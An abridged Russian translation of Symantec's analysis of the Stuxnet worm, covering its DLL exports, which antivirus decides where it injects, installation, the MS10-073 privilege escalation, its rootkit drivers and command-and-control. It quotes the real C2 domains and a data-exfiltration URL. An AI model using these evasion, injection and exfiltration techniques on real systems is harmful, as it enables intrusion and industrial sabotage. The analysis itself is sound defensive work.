Научный центр «НАУЦИЛУС»

Анализ кода Stuxnet

Настоящий документ представляет собой сокращенный вариант перевода на русский язык аналитического досье на червь Stuxnet, составленный в компании **Symantec** [1]. Местами он дополнен цитатами из анализа образца Stuxnet компании **ESET** [2]. Наиболее подробно из документа [1] представлено описание действий Stuxnet на системах с установленной системой WinCC/Step7, Profibus-коммуникаций и вредоносных операциях в контроллерах (ПЛК) S7-315, управляющих частотными приводами электродвигателей. Эта информация, к сожалению, ни в анализе компании **ESET** [2], ни в каком другом документе больше не представлена (во всяком случае, не известна). Главное внимание уделено техническим деталям, а приведенные в начале документа и ставшие общедоступными факты о статистике и ареале распространения Stuxnet (разделы Introduction, Attack Scenario, Timeline, Infection Statistics) опущены. Также опущены объемные приложения с таблицами, которым перевод практически не нужен.

Москва

2011

СОДЕРЖАНИЕ

1. Введение [1, с. 1-2]

Подробный анализ кода Stuxnet подтверждает мнение о том, что эта вредоносная программа является самым изощренным и функционально насыщенным средством среди всех ранее известных компьютерных вирусов, троянов и червей. Чтобы представить себе все богатство средств, которыми обладает Stuxnet, приведем краткий перечень его основных особенностей [1, с.2]:

- Самокопирование посредством сменных механизмов, использующих уязвимость, позволяющую автовыполнение: Microsoft Windows Shortcut 'LNK/PIF' Files Automatic File Execution Vulnerability (BID 41732).
- Распространение по сети через уязвимость в Буфере Печати Windows: Microsoft Windows Print Spooler Service Remote Code Execution Vulnerability (BID 43073).
- Распространение через SMB, используя Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability (BID 31874).
- Авто-копирование и авто-выполнение на удаленных компьютерах через разделение сетей.
- Авто-копирование и авто-выполнение на удаленных компьютерах через сервер базы данных WinCC.
- Авто-копирование в проекты Step 7 таким образом, что он автоматически выполняется, когда проект Step 7 загружен.
- Само-обновление через механизм соединения точка-к-точке в пределах ЛВС.
- Использование в общей сложности всех четырех неисправленных уязвимостей Microsoft, две из которых выше упомянуты - для возможности самокопирования, и двух других - повышение скрытности уязвимостей, которые должны все же быть обнаружены.
- Связь с сервером контроля и управления, который позволяет хакеру загружать и выполнять код, включая обновленные версии.
- Содержит Windows rootkit, который скрывает его двоичный код.
- Попытки обойти средства обеспечения безопасности.
- Делает слепок определенной промышленной системы управления и изменяет код в ПЛК Siemens, чтобы потенциально осуществить саботаж системы.
- Скрывает измененный код на ПЛК, что по существу представляет собой rootkit для ПЛК.

2. Структура Stuxnet [1, с.12]

Основу Stuxnet составляет большой .dll файл, который содержит много различных экспортов и ресурсов. Кроме большого .dll файла Stuxnet включает в себя два шифрованных конфигурационных блока. Засылающий компонент (dropper) Stuxnet является программой-оболочкой, которая содержит все выше указанные компоненты, хранимые внутри себя в разделе stub. Этот раздел stub является интегрирующим в работе Stuxnet. Когда данный зловред выполняется, оболочка извлекает .dll файл из раздела stub, размещает его в памяти как модуль и вызывает один из экспортов. Указатель на исходный раздел stub передается этому экспорту как параметр. Этот экспорт в свою очередь извлекает .dll файл из раздела stub, который был передан как параметр, размещает его в памяти и вызывает другой экспорт из размещенного в памяти .dll файла. Указатель на исходный раздел stub вновь передается как параметр. Это происходит постоянно, пока исполняется зловред, так что исходный раздел stub постоянно передается различным процессам и функциям в качестве параметра, доходя до главной поражающей части. Таким образом, каждый уровень данного зловреда всегда имеет доступ к главной .dll и конфигурационным блокам.
В дополнение к загрузке .dll файла в память и вызова экспорта напрямую, Stuxnet использует также другой способ для вызова экспортов из главного .dll файла. Этот способ связан с внедрением исполняемого шаблона в другой процесс.

2.1. Экспорты DLL [1, с.12]

Как сказано выше, основной .dll файл содержит весь код, управляющий данным червем. Каждый экспорт из этого .dll файла имеет свое назначение, которое указано в таблице 3 **[**1, с.12].

Таблица 1 [1, с.12].

N	Функция
1	Инфицирование подсоединенного сменного носителя, запуск сервера RPC
2	Зацепление APIs (программных интерфейсов) для инфицирования файла проекта Step 7
4	Вызов процедуры удаления (экспорт 18)
5	Проверка правильности установки зловреда
6	Проверка информации о версии
7	Вызов экспорта 6
9	Обновление самого себя из инфицированных проектов Step 7
10	Обновление самого себя из инфицированных проектов Step 7
14	Процедура инфицирования файла проекта Step 7
15	Начальная точка входа
16	Основная инсталляция
17	Замена DLL Step 7
18	Деинсталляция Stuxnet
19	Инфицирование сменных носителей
22	Процедуры сетевого размножения
24	Проверка Интернет-подключения
27	RPC Сервер
28	Процедура контроля и управления
29	Процедура контроля и управления
31	Обновление самого себя из инфицированных проектов Step 7
32	То же, что и 1.

2.2. Ресурсы DLL [1, с.13]

Основной .dll файл содержит также многообразные ресурсы, которые используются экспортами в процессе управления червем. Эти ресурсы перечислены в таблице 4 [1, с.13].

Таблица 4 [1, с.13].

ID	Функция
201	Драйвер загрузки MrxNet.sys, подписан сертификатом Realtek
202	DLL для инфицирования Step 7
203	CAB файл для инфицирования WinCC
205	Файл данных для ресурса 201
207	Версия Stuxnet с Autorun
208	DLL замещения Step 7
209	Файл данных (%windows%\help\winmic.fts)
210	Шаблонный PE файл, использующийся для внедрения (injection)
221	Эксплойт MS08-067 для распространения через SMB.
222	Эксплойт уязвимости буфера печати MS10-061
231	Проверка Интернет-подключения
240	Файл шаблона LNK, использующийся для построения эксплойта LNK
241	USB загрузчик DLL ~WTR4141.tmp
242	Драйвер руткита MRxnet.sys
250	Эксплойт Windows Win32k.sys Local Privilege Escalation (MS10-073)

2.3. Обход блокировки необычного поведения [1, с.13]

Поскольку Stuxnet должен загрузить DLL, он использует специальный метод для преодоления блокировки неправильного поведения (behavior-blocking) и защиты от вторжения (intrusion-protection), основанной на технологии мониторинга вызовов LoadLibrary. W32.Stuxnet цепляется за Ntdll.dll, чтобы следить за запросами на загрузку специальных имен файлов, а местоположение списка этих имен W32.Stuxnet подменяет.

2.4. Внедрение в процесс [1, с.14]

Каждый раз, когда вызывается некий экспорт, Stuxnet обычно внедряет всю DLL в другой процесс, и затем вызывает конкретный экспорт. Stuxnet может внедриться в существующий или вновь создаваемый произвольный процесс или в доверенный процесс. Он может также заставить доверенный процесс внедрить код в другой работающий процесс. Доверенные процессы - это набор процессов Windows и различные процессы антивирусных продуктов. Список их постоянно работающих процессов следующий:

- Kaspersky KAV (avp.exe)
- Mcafee (Mcshield.exe)
- AntiVir (avguard.exe)
- BitDefender (bdagent.exe)
- Etrust (UmxCfg.exe)
- F-Secure (fsdfwd.exe)
- Symantec (rtvscan.exe)
- Symantec Common Client (ccSvcHst.exe)
- Eset NOD32 (ekrn.exe)
- Trend Pc-Cillin (tmpproxy.exe)

Кроме того, в реестре ищутся индикаторы, что установлены следующие программы:

- KAV v6 to v9
- McAfee

- Trend PcCillin

Если обнаружен процесс одного из этих антивирусных средств, извлекается номер версии его главного образа. На базе номера версии определяется целевой процесс для внедрения. Если зловред считает, что антивирус не может быть обойден, процесс внедрения прекращается.

Потенциальные целевые процессы для внедрения следующие:

- Lsass.exe
- Winlogon.exe
- Svchost.exe
- Процесс установленного антивируса

В таблице 5 [1, с.14] указано, какой процесс используется для внедрения в зависимости от того, какой антивирус установлен.

Таблица 5 [1, с.14].

Установленный антивирус	**Целевой процесс для внедрения**
KAV v1 to v7	LSASS.EXE
KAV v8 to v9	KAV Process
McAfee	Winlogon.exe
AntiVir	Lsass.exe
BitDefender	Lsass.exe
ETrust v5 to v6	Fails to Inject
ETrust (Other)	Lsass.exe
F-Secure	Lsass.exe
Symantec	Lsass.exe
ESET NOD32	Lsass.exe
Trend PC Cillin	Trend Process


2.5. Конфигурационный блок данных [1, с.15]

Конфигурационный блок данных содержит все значения, используемые для управления Stuxnet в его поведении на зараженном компьютере. Примеры полей этого блока данных являются: время ожидания, флаг проверки соединения, дата/время начала и окончания действия, счетчик тактов, различные указатели и т.п. Первоначальная длина конфигурационного блока 744 байта, но по мере размножения программы в конец этого блока дописываются данные вновь заражаемого компьютера (блок описания компьютера). Блок описания компьютера содержит метку времени заражения, имя компьютера, домен, версию ОС, путь к проекту Step7 (с файлами .s7p) и др. Таким образом, конфигурационный блок данных может сильно разрастаться, и по нему можно проследить путь, пройденный червем с самого начального компьютера.

3. Инсталляция [1, с.16]

После первичной загрузки .dll файла первым вызывается экспорт 15. Он определяет версию Windows, проверяет, не заражен ли уже данный компьютер, повышает приоритет текущего процесса до системного, выясняет, какой антивирус установлен и в какой процесс лучше всего внедриться. Затем он внедряет .dll файл в выбранный процесс и вызывает экспорт 16.


Рисунок 10. Потоковая диаграмма управления для экспорта 15 [1,с.16]



Подходящими для заражения Stuxnet считает все 32-битные версии следущих ОС: Win2K, WinXP, Windows 2003, Vista, Windows Server 2008, Windows 7, Windows Server 2008 R2. Затем Stuxnet проверяет, имеет ли он права Администратора, и если нет, то, пользуясь уязвимость нулевого дня, повышает свой приоритет до максимального.

Экспорт 16 является главным инсталлятором Stuxnet. Он проверяет текущую дату и номер версии зараженного компьютера; дешифрует и устанавливает rootkit-файлы и ключи реестра; внедряет самого себя в процесс services.exe для инфицирования сменных накопителей; внедряется в процесс Step7 для инфицирования проектов Step7; устанавливает глобальные мьютексы, которые используются для связи между различными компонентами и соединяется с RPC сервером.

Рисунок 11. Потоковая диаграмма процедуры заражения [1,с.17]



В случае, если текущая дата позже, чем дата в конфигурационном блоке (24 июня 2012), Stuxnet прекращает установку. Можно предположить, что это крайний плановый срок для кибер-атаки. Кроме того, Экспорт 16 проверяет значение “NTVDM TRACE” в ниже следующем ключе реестра:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\MS-DOS Emulation

Если это значение равно 19790509, угроза самоликвидируется, зловред заканчивает установку. Этот маркер «не заражать» может иметь символическое значение. Например, 9 мая 1979 г. – дата первой казни еврея после исламской революции в Иране [1, с.18].
Итак, на компьютер может быть легко установлена «вакцина» от заражения.

Далее Stuxnet создает три шифрованных файла. Эти файлы считываются из раздела .stub, Зашифрованные и записанные на диск они следующие:
1. Главный .dll файл сохраняется как Oem7a.pnf
2. Файл с 90-байтными данными копируется в %SystemDrive%\inf\mdmeric3.PNF
3. Конфирурационные данные Stuxnet копируются в %SystemDrive%\inf\mdmcpq3.PNF
4. Log-файл копируется в %SystemDrive%\inf\oem6C.PNF

Затем Stuxnet еще раз проверяет дату, чтобы убедиться, что текущая дата – до 24 июня 2012 г. В последующем Stuxnet проверяет, последней ли версии он версии или версия в зашифрованном виде на диске новее. После того, как Stuxnet загрузится, он вызывает экспорт 6, который возвращает номер версии из своих конфигурационных данных и сравнивает ее с номером версии файла на диске.
Пройдя проверку номера версии, Stuxnet извлекает из раздела ресурсов, дешифрует и записывает на диск два файла “Mrxnet.sys“ и “Mrxcls.sys” из ресурсов 201 и 242 соответственно. Это файлы драйвера; один служит точкой загрузки, а другой используется для того, чтобы скрыть вредоносные файлы на зараженном компьютере и заменять своими файлами те, которые он удалил. Чтобы избежать подозрений, время файлов “Mrxnet.sys“ и “Mrxcls.sys” изменяется на время других файлов в данной системной папке. Внедрив эти

файлы, Stuxnet создает записи в реестре, необходимые для того, чтобы загружать эти файлы как сервисы, которые автоматически запускаются при запуске Windows.
Установив, что руткит установлен правильно, Stuxnet создает несколько более глобальных мьютексов, чтобы просигнализировать, что установка прошла успешно.
Далее он передает управление двум другим экспортам, чтобы продолжить процедуры инсталляции и инфицирования. Во-первых, он внедряет боевой (payload) .dll файл в процесс services.exe и вызывает экспорт 32, который должен заражать сменные носители и запускать RPC сервер. Во-вторых, Stuxnet внедряет тот же .dll файл в процесс S7tgtopx.exe программы Step7 и вызывает экспорт 2. Чтобы сделать это, Stuxnet должен убить процессы explorer.exe и S7tgtopx.exe, если они работают. Экспорт 2 использует для инфицирования всех файлов проекта Step7.
Начиная с этой точки выполнение Stuxnet продолжается через эти два внедрения и через драйверные файлы и сервисы, которые были созданы.
Затем Stuxnet ожидает некоторое время перед тем, как попытаться соединиться с RPC сервером, который был запущен экспортом 32. Он вызовет функцию 0 для проверки, что он может подключиться и затем он делает запрос к функции 9, чтобы принять некоторую информацию, сохраняя эти данные в log-файле под именем oem6c.pnf.
С этого момента все процедуры по заражению и размещению активированы.

3.1. Локальное повышение приоритета Windows Win32k.sys (MS10-073) [1, с. 19]

Stuxnet использовал уязвимость 0-дня в win32k.sys, используемую для локального повышения приоритета. Уязвимость была пропатчена (закрыта заплаткой) 12 октября 2010 г. Уязвимость находится в коде, который вызывает некую функцию в таблице указателей функции; однако, индекс в таблице должным образом не проверяется, позволяя вызвать код из-за пределов таблицы функции.

Процедура установки в экспорте 15 извлекает и выполняет Ресурс 250, содержащую DLL, которая вызывает эксплойт локального повышения приоритета. Эта DLL содержит единственный экспорт - Tml_1. Этот код сначала проверяет, что исполнительная среда не является 64-разрядной системой, а является Windows XP или Windows 2000.

Если файл snsm7551.tmp существует, выполнение прекращается, в ином случае создается файл ~DF540C.tmp, который обеспечивает рабочий [in-work] маркер.

Далее win32k.sys загружается в память, и находится уязвимый табличный указатель функции. Затем Stuxnet будет проверять DWORDs [ДСЛОВа=Двойные_слова], которые идут за таблицей функции, чтобы найти, что подходящее ДСЛОВО перегружается как виртуальный адрес, который будет вызван. При передаче чрезмерно большого индекса в таблицу функции, выполнение передается коду, находящемуся в одном из ДСЛОВ после таблицы функции. Эти ДСЛОВа - просто данные, используемые в где-то в win32k.sys, но перехваченные Stuxnet. Например, если ASCII-строка ‘aaaa’ (DWORD 0x60606060) располагается после таблицы функции, Stuxnet разместит код оболочки [shellcode] по адресу 0x60606060 и затем передаст чрезмерно большой индекс таблицы функции, который указывает на DWORD ‘aaaa’ (0x60606060).

Поскольку имеющееся место по этому адресу (в вышеупомянутом примере 0x60606060) может быть ограничено, Stuxnet использует стратегию двух-этапного кода оболочки [shellcode]. Память выделяется для основного кода оболочки [shellcode] и по выбранному перехваченному адресу, Stuxnet размещает лишь малую часть кода оболочки [shellcode], который перейдет к основному коду оболочки [shellcode].

Далее Stuxnet помещает бесформенный файл раскладки клавиатуры в каталог Temp с именем файла ~DF<случайный>.tmp [~DF<random>.tmp]. Этот бесформенный файл раскладки клавиатуры содержит некий байт, который приведет к тому, что в таблице функции будет чрезмерно большой индекс. Чтобы загрузить бесформенный файл раскладки клавиатуры, успешно вызывающий этот эксплойт, вызывается NtUserLoadKeyboardLayoutEx. Исходная раскладка клавиатуры восстанавливается, после чего бесформенный файл раскладки клавиатуры удаляется.

Затем код оболочки [shellcode] загружает основную DLL Stuxnet в контекст CSRSS.EXE.

4. Точка загрузки [1, с.20]

Stuxnet с помощью экспорта 16 размещает ресурс 242 как “Mrxcls.sys”. Mrxcls.sys – это драйвер, подписанный сертификатом фирмы Realtek, который 16 июля 2010 г. был отозван компанией Verison. Были найдены также другие версии этого драйвера, подписанные другим цифровым сертификатом от фирмы JMicron.

Файл Mrxcls.sys является драйвером, который позволяет Stuxnet выполняться каждый раз, когда загружается зараженная система, и таким образом служит главной точкой загрузки для данной угрозы. Этот драйвер регистрируется в качестве сервиса, запускаемого при загрузке, посредством ключа реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCls\”ImagePath” = “%System%\drivers\mrxcls.sys”
Целью этого драйвера является внедрение и выполнение копий Stuxnet в специфических процессах. А именно, в процессы services.exe, s7tgtopx.exe (менеджер Simatic) и CCProjectMgr.exe (менеджер проекта WinCC) вставляется модуль oem7a.pnf, который является копией основного .dll файла Stuxnet. В explorer.exe должен внедрятся модуль oem7m.pnf, неизвестный файл, который не появлялся в доступных версиях Stuxnet.

5. Контроль и управление [1, с.21]

После того, как зловред установил сам себя, разместил свои файлы и собрал некоторую информацию о системе, он контактирует с сервером контроля и управления на порту 80 и по протоколу HTTP посылает организатору атаки некую базовую информацию о зараженном компьютере. Два сервера контроля и управления известны как:

www[.]mypremierfutbol[.]com
www[.]todaysfutbol[.]com

Эти два URL-адреса ранее указывали на сервера в Малайзии и Дании; однако позже были перенаправлены, чтобы предотвратить атакующим возможность контроля над зараженными компьютерами. Зловред имеет возможность обновить домены контроля и управления, но файлов с обновленной конфигурацией замечено не было.


Данные о системе собираются экспортом 28 и содержат информацию об операционной системе, номере сервис-пака, имени компьютера, имени домена, IP-адресе и данные из конфигурационного блока червя, включая версии ПО WinCC и Step7, а также строку, указывающую путь к проекту S7P (если есть). Тем самым нападающий информируется, работает ли на целевой системе ПО Step7 и WinCC фирмы Siemens.
Экспорт 29 используется для того, чтобы послать информацию одному из серверов Stuxnet, указанные в блоке конфигурационных данных. Перед этим, чтобы проверить сетевое подключение, запрашивается один из двух легитимных web-серверов, указанных в блоке конфигурационных данных:

www.windowsupdate.com
www.msn.com
Если тест проходит, формируется сетевой пакет. При этом данные кодируются, после чего полученный двоичный результат в шестнадцатиричном виде переводится в строки ASCII. Например, последовательность байтов (0x12, 0x34) становится строкой “1234”. Затем эта строка посылается на выше указанные адреса как параметр “data”:

[http://]www.mypremierfutbol.com/index.php?data=1234...

Использование HTTP протокола и параметров ASCII является обычным образом для вредоносного ПО для обхода блокировок корпоративных брендмауэров. Вредоносный Stuxnet-сервер обрабатывает запрос и может выслать клиенту ответ. Ответ размещается в разделе HTTP Content . Но в отличие от посылки от клиента, это чисто двоичные данные. Однако, данные шифруются с помощью статического 31-битного XOR-ключа.
Эта функция дает Stuxnet возможность загрузить с «черного хода» и запустить любой код на зараженной машине (до того, как домены *futbol* были блокированы). С начала записи трафика никаких исполняемых файлов, посланных нападающими, обнаружено не было, но этот метод, вероятно позволял им загрузить и исполнить дополнительные средства или поставить обновленные версии Stuxnet.

Рисунок 12. Контроль и управление [1, с. 23]



6. Функциональность Rootkit'a Windows [1, с.24]

Stuxnet имеет возможность скрыть копии своих файлов, скопированных на съемные диски. Это препятствует тому, чтобы пользователи заметили то, что их съемный диск заражен перед тем, как они используют съемный диск на другом компьютере, и также препятствует тем пользователям понять, что вставленный съемный диск был источником инфекции.

Stuxnet через экспорт 16 извлекает ресурс 201 как MrxNet.sys. Этот драйвер регистрируется как сервис, создавая следующую запись реестра:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxNet\"ImagePath" = "%System %\drivers\

mrxnet.sys"

Этот файл драйвера подписан в цифровой форме помощью легального цифрового сертификата Realtek. 16 июля 2010 компанией Verisign этот сертификат был признан скомпрометированным и был отозван.

Драйвер сканирует следующие объекты драйвера файловой системы:

· \FileSystem\ntfs
· \FileSystem\fastfat
· \FileSystem\cdfs

Stuxnet создает новый объект устройства и присоединяет его к цепочке устройства для каждого объекта устройства, управляемого этими объектами драйвера. Драйвер MrxNet.sys будет управлять этим объектом драйвера. Вставляя такие объекты, Stuxnet

способный перехватить запросы IRP (например: записи, чтения, к устройствам NTFS, FAT или устройствам CD-ROM).

Драйвер также регистрируется в регистрационной подпрограмме обратного вызова файловой системы, чтобы цепляться ко вновь создаваемым объектам файловой системы на лету.

Драйвер осуществляет мониторинг прерываниями [IRP] на «управление каталогом», в частности, уведомлениями о «запросе каталога». Такие IRP отправляются в устройство, когда пользовательская программа просматривает каталог, и запрашивает список файлов, которые он содержит в настоящий момент.

От результата запроса каталога отфильтровываются два типа файлов:

- Файлы с расширением ".LNK", имеющее размер 4 171 байта.
- Файлы с именем "~WTR [ЧЕТЫРЕ ЧИСЛА].TMP" ("~WTR[FOUR NUMBERS].TMP"), размер которых - между 4 Кб и 8 МБ; сумма этих четырех чисел по модулю 10 равна нулю. Например, 4+1+3+2=10=0 по модулю 10.

Эти фильтры скрывают файлы, используемые Stuxnet для распространения через съемные диски, включая:

- Копия Копии Копии Копии Ярлыка to.lnk
- Копия Копии Копии Ярлыка to.lnk
- Копия Копии Ярлыка to.lnk
- Копия Ярлыка to.lnk
- ~wtr4132.tmp
- ~wtr4141.tmp

В файле драйвера путь проекта b:\myrtus\src\objfre_w2k_x86\i386 \guava.pdb не был удален. Гуавы – род растения семейства myrtle (myrtus). У данной строки нет никакого существенного значения; однако, обсуждались разные интерпретации. Myrtus может быть MyRTUs («Мои RTU»). RTU обозначает удаленный терминальный модуль (remote terminal unit), они подобны ПЛК (PLC) и в некоторых средах используются в качестве синонима для ПЛК. (…)

7. Методы размножения Stuxnet [1, с.25]

Stuxnet имеет возможность размножаться, используя различные способы. Stuxnet инфицирует сменные носители, а также копирует себя по сети, используя много различных методов, включая два эксплойта. Кроме того, Stuxnet копирует себя в проекты Step7, используя метод, который вызывает авто-запуск Stuxnet при открытии проекта.

